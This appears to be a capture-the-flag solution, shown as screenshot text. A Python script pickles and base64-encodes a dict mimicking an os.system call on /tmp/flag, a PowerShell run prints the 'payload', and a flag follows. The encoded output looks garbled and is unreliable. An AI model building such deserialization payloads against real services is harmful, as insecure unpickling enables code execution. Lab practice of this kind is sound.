
```
task_1.py > ...
1 import pickle
2 import base64
3
4 data = {
5     "nt": {
6         "system": "/tmp/flag"
7     }
8 }
9
10 # Pickle the data
11 pickled_data = pickle.dumps(data)
12
13 encoded_data = base64.urlsafe_b64encode(pickled_data).decode()
14
15 print(f"Encoded Payload: {encoded_data}")
16
```


PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

```
PS C:\Users\ACER\Desktop\Uni\CU_PY_1\Codes(PY)\py_quiz_2> python -u "c:\Users\ACER\Desktop\Uni\CU_PY_1\Codes(PY)\py_quiz_2\
task_1.py"
Encoded Payload: gASVIQAAAAAAB91IwCbnSUfZSMBnN5c3R1bZSMCS90bXAvZmxdhZSRzcy4=
PS C:\Users\ACER\Desktop\Uni\CU_PY_1\Codes(PY)\py_quiz_2> 
```

powershell  
Code

Ln 3, Col 1 Spaces: 4 UTF-8 CRLF {} Python 3.11.2 Go Live Prettier





Flag: CTF{ccc1cccf217ed19c492bdada049ad2b0fbf1adcb72a92f13ab153aae068f797f}